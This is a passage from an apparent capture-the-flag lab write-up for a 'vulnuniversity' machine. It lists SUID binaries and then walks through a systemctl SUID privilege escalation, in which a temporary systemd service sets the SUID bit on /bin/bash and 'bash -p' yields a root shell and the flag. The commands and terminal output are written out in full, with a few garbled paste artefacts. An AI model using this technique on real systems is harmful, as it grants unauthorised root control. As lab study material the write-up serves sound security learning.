   131147     44 -rwsr-xr-x   1 root     root          44168 May  7  2014 /bin/ping
   133163     32 -rwsr-xr-x   1 root     root          30800 Jul 12  2016 /bin/fusermount
   405750     36 -rwsr-xr-x   1 root     root          35600 Mar  6  2017 /sbin/mount.cifs
```

Got a suitable payload on gtfobins.io. However, honestly I have to admit that I had a very had time to modify the payload to help me satisfy my goal.
So in github I got this article that guided me to modify my the payload accordingly to break out of the normal to shell and spawn a root shell.

```
bash-4.3$ TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TFTF=$(mktemp).service
bash-4.3$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
> [Install]
> WantedBy=multi-user.target' > $TF
bash-4.3$ /bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.L2ZnoQIOt3.service to /tmp/tmp.L2ZnoQIOt3.service.
bash-4.3$
/bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.L2ZnoQIOt3.service to /tmp
bash-4.3$
```

```
www-data@vulnuniversity:/$ TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TFTF=$(mktemp).serviceTF=$(mktemp).service
www-data@vulnuniversity:/$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
> [Install]
> WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/$ /bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.EwEy6CONW5.service to /tmp/tmp.EwEy6CONW5.service.
www-data@vulnuniversity:/$ /bin/systemctl enable --now $TF
<w $TFTF=$(mktemp).service/bin/systemctl enable --now $TF
Failed to execute operation: Invalid argument
www-data@vulnuniversity:/$ /bin/systemctl enable --now $TF
/bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.EwEy6CONW5.service to /tmp/tmp.EwEy6CONW5.service.
```

he `/bin/bash -p` command invokes an instance of the **Bash shell** in privileged mode. Here I spawned a root shell and took control over the entire system.

```
www-data@vulnuniversity:/$ /bin/bash -p
/bin/bash -p
bash-4.3# whoami
whoami
root
bash-4.3# cd /root
cd /root
bash-4.3# ls
ls
root.txt
bash-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
bash-4.3#
```

Conclusion

This lab underscored the importance of securing file upload functionalities and properly configuring SUID binaries to mitigate privilege escalation risks. By combining recon techniques, creative bypass strategies, and privilege escalation tactics, I demonstrated a complete system compromise. This journey from discovery to domination showcases the devastating potential of seemingly minor misconfigurations and emphasizes the need for rigorous security practices at every layer.